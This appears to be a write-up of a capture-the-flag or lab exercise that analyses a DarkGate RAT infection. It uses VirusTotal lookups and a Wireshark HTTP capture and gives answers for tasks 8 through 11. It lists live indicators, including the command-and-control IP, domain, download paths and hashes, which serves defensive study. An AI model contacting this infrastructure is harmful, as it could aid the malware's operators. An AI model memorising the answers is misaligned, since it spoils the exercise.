
Task 8: What is the TLSH of the malware?

For this task, I used a method I learned in the previous box which is to analyse the malware in Virus Total.

First I hash the malware file using the command: **sha256sum jvtobaqj**
After getting the hash, I insert it into virus total and navigate to the details to find the TLSH.

Extra Knowledge
What is TLSH?

TLSH (Trend Micro Locality Sensitive Hash) is a hashing algorithm used to identify and classify malware by detecting similarities between files, even if they have been modified. It works by generating a unique hash value based on a file's content, allowing security professionals to detect malware variants or modified versions that might evade traditional signature-based detection.



5aac7d31149048763e688878c3910ae4881826db80e078754f5d08f2c1f39572

31/62 security vendors flagged this file as malicious

5aac7d31149048763e688878c3910ae4881826db80e078754f5d08f2c1f39572
jvtobaqj
c idle long-sleeps

Size	Last Analysis Date
54.77 KB	2 days ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.


Basic properties

MD5	f02f0bba1f1f678da41abafd02f4c545
SHA-1	c40b80bc4947d4ac52bc9c17d6d218b1fa9cd452
SHA-256	5aac7d31149048763e688878c3910ae4881826db80e078754f5d08f2c1f39572
SSDEEP	768:R+DU1jsKEUvbTTai3Yi/97mhk0uMOUOPloZOM5Om6aX4q6tdxGFpZnBQ1ioHH1NT:EUTPeAZl7m+Ualg5OmnmtKWhoE+W
TLSH	T15E430A36DBC5202AD8E3074270096562FE7DC0215B4B32659C9EF16835CF6FF9B6A1B8
File type	C source c
Magic	ASCII text, with CRLF line terminators
TrID	file seems to be plain text/ASCII (0%)

The answer for task 8 is: **T15E430A36DBC5202AD8E3074270096562FE7DC0215B4B32659C9EF16835CF6FF9B6A1B8**

Task 9: What is the name given to this malware? Use the name used by McAfee, Ikarus, and alejandro.sanchez.

For task 9, I started looking for the names in virus total and first I found **alejandro.sanchez** which give me the clue **DarkGate**.




5aac7d31149048763e688878c3910ae4881826db80e078754f5d08f2c1f39572

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Contained in Graphs (1)

alejandro.sanchez DarkGate RAT IOCs 2024-06-18 15:30:37

After that, I found **Ikarus,** which also uses the name DarkGate.



virustotal.com/gui/file/5aac7d31149048763e688878c3910ae4881826db80e078754f5d08f2c1f39572/detection

5aac7d31149048763e688878c3910ae4881826db80e078754f5d08f2c1f39572

AVG	Other:Malware-gen [Trj]	BitDefender	Trojan.Agent.GKDZ
CTX	Txt.trojan.autohk	DrWeb	Trojan.Loader.2026
Emsisoft	Trojan.Agent.GKDZ (B)	eScan	Trojan.Agent.GKDZ
ESET-NOD32	Win32/AHK.DT	Fortinet	AutoIt/AHK.DT!tr
GData	Trojan.Agent.GKDZ	Google	Detected
Huorong	Trojan/Generic!540F163163BF8366	Ikarus	Trojan.Autoit.DarkGate


I couldn't find **McAfee** in virus total so I decided to google it and I found this:

https://www.mcafee.com/blogs/other-blogs/mcafee-labs/the-darkgate-menace-leveraging-autohotkey-attempt-to-evade-smartscreen/

The answer for task 9 is: **DarkGate**

Task 10: What is the user-agent string of the infected machine?

To find the User-Agent string, I began by analyzing the HTTP traffic within the network capture file. Specifically, I filtered for HTTP requests by searching for **http.request** to focus on the traffic related to web requests. HTTP requests contain headers that typically include the User-Agent string.




```
http.request
Time        Source       Destination     Protocol  Length Info                           Source POrt Des Por
15.885978   10.3.19.101  103.124.105.78  HTTP       224 GET /nrwncpwo HTTP/1.1           53625 80
16.445047   10.3.19.101  103.124.105.78  HTTP       197 GET /test2 HTTP/1.1              53626 80
19.699584   10.3.19.101  103.124.105.78  HTTP       200 GET /jvtobaqj HTTP/1.1           53627 80
20.380688   10.3.19.101  103.124.105.78  HTTP       200 GET /ozkpfzju HTTP/1.1           53628 80
23.389230   10.3.19.101  103.124.105.78  HTTP       612 POST / HTTP/1.0                  53629 80
23.804157   10.3.19.101  103.124.105.78  HTTP      1032 POST / HTTP/1.0                  53630 80
24.464327   10.3.19.101  103.124.105.78  HTTP       479 POST / HTTP/1.0                  53631 80
24.803951   10.3.19.101  103.124.105.78  HTTP       447 POST / HTTP/1.0                  53632 80
25.238516   10.3.19.101  103.124.105.78  HTTP       398 POST / HTTP/1.0                  53633 80
25.677565   10.3.19.101  103.124.105.78  HTTP       398 POST / HTTP/1.0                  53634 80
26.069305   10.3.19.101  103.124.105.78  HTTP       479 POST / HTTP/1.0                  53635 80
26.539383   10.3.19.101  103.124.105.78  HTTP       398 POST / HTTP/1.0                  53636 80
27.015217   10.3.19.101  103.124.105.78  HTTP       398 POST / HTTP/1.0                  53637 80
27.489567   10.3.19.101  103.124.105.78  HTTP       398 POST / HTTP/1.0                  53638 80
27.965498   10.3.19.101  103.124.105.78  HTTP       398 POST / HTTP/1.0                  53639 80
28.409365   10.3.19.101  103.124.105.78  HTTP       398 POST / HTTP/1.0                  53640 80
28.823545   10.3.19.101  103.124.105.78  HTTP       398 POST / HTTP/1.0                  53641 80
```

Both GET and POST requests in the HTTP traffic contain user-agent strings, but the **POST** request is the one that ultimately provides the correct user-agent string for the infected machine. Here's why:

POST requests are typically used to send data from the victim machine back to the attacker, such as information on the system, files, or payloads. In the context of an infection, malware uses POST requests to send back data like system information, environmental details, or the status of the attack.

Since the **POST** request involves **transmitting information** about the victim machine to the attacker, the user-agent string in this request is more likely to represent the infected system.




```
http.request
Time        Source       Destination     Protocol  Length Info                           Source POrt Des Por
15.885978   10.3.19.101  103.124.105.78  HTTP       224 GET /nrwncpwo HTTP/1.1           53625 80
16.445047   10.3.19.101  103.124.105.78  HTTP       197 GET /test2 HTTP/1.1              53626 80
19.699584   10.3.19.101  103.124.105.78  HTTP       200 GET /jvtobaqj HTTP/1.1           53627 80
20.380688   10.3.19.101  103.124.105.78  HTTP       200 GET /ozkpfzju HTTP/1.1           53628 80
23.389230   10.3.19.101  103.124.105.78  HTTP       612 POST / HTTP/1.0                  53629 80
23.804157   10.3.19.101  103.124.105.78  HTTP      1032 POST / HTTP/1.0                  53630 80
24.464327   10.3.19.101  103.124.105.78  HTTP       479 POST / HTTP/1.0                  53631 80
24.803951   10.3.19.101  103.124.105.78  HTTP       447 POST / HTTP/1.0                  53632 80
25.238516   10.3.19.101  103.124.105.78  HTTP       398 POST / HTTP/1.0                  53633 80
25.677565   10.3.19.101  103.124.105.78  HTTP       398 POST / HTTP/1.0                  53634 80
26.069305   10.3.19.101  103.124.105.78  HTTP       479 POST / HTTP/1.0                  53635 80
26.539383   10.3.19.101  103.124.105.78  HTTP       398 POST / HTTP/1.0                  53636 80
27.015217   10.3.19.101  103.124.105.78  HTTP       398 POST / HTTP/1.0                  53637 80
27.489567   10.3.19.101  103.124.105.78  HTTP       398 POST / HTTP/1.0                  53638 80
27.965498   10.3.19.101  103.124.105.78  HTTP       398 POST / HTTP/1.0                  53639 80
28.409365   10.3.19.101  103.124.105.78  HTTP       398 POST / HTTP/1.0                  53640 80
28.823545   10.3.19.101  103.124.105.78  HTTP       398 POST / HTTP/1.0                  53641 80

▸ Frame 2208: 612 bytes on wire (4896 bits), 612 bytes captured (4896 bits)
▸ Ethernet II, Src: Intel_a2:53:36 (00:21:5c:a2:53:36), Dst: Intel_c8:3b:f4 (00:1b:21:c8:3b:f4)
▸ Internet Protocol Version 4, Src: 10.3.19.101, Dst: 103.124.105.78
▸ Transmission Control Protocol, Src Port: 53629, Dst Port: 80, Seq: 1, Ack: 1, Len: 558
▾ Hypertext Transfer Protocol
  ▸ POST / HTTP/1.0\r\n
    Host: badbutperfect.com\r\n
    Keep-Alive: 300\r\n
    Connection: keep-alive\r\n
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.0.0 Safari/537.36\r\n
    Content-Type: Application/octet-stream\r\n
```

Therefore, the answer for task 10 is: **Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.0.0 Safari/537.36**

Task 11: To what IP does the RAT from the previous question connect?



```
http.request
Time        Source        Destination      Protocol   Length Info
15.885978   10.3.19.101   103.124.105.78   HTTP          224 GET /nrwncpwo HTTP/1.1
16.445047   10.3.19.101   103.124.105.78   HTTP          197 GET /test2 HTTP/1.1
19.699584   10.3.19.101   103.124.105.78   HTTP          200 GET /jvtobaqj HTTP/1.1
20.380688   10.3.19.101   103.124.105.78   HTTP          200 GET /ozkpfzju HTTP/1.1
23.389230   10.3.19.101   103.124.105.78   HTTP          612 POST / HTTP/1.0
23.804157   10.3.19.101   103.124.105.78   HTTP         1032 POST / HTTP/1.0
24.464327   10.3.19.101   103.124.105.78   HTTP          479 POST / HTTP/1.0
24.803951   10.3.19.101   103.124.105.78   HTTP          447 POST / HTTP/1.0
25.238516   10.3.19.101   103.124.105.78   HTTP          398 POST / HTTP/1.0
```

Extra Knowledge

What is RAT?

A **Remote Access Trojan (RAT)** is a type of malware that allows cybercriminals to remotely control an infected computer or network. After installation, the attacker can monitor, steal data, execute commands, and manipulate the system.

The answer for task 11 is: **103.124.105.78**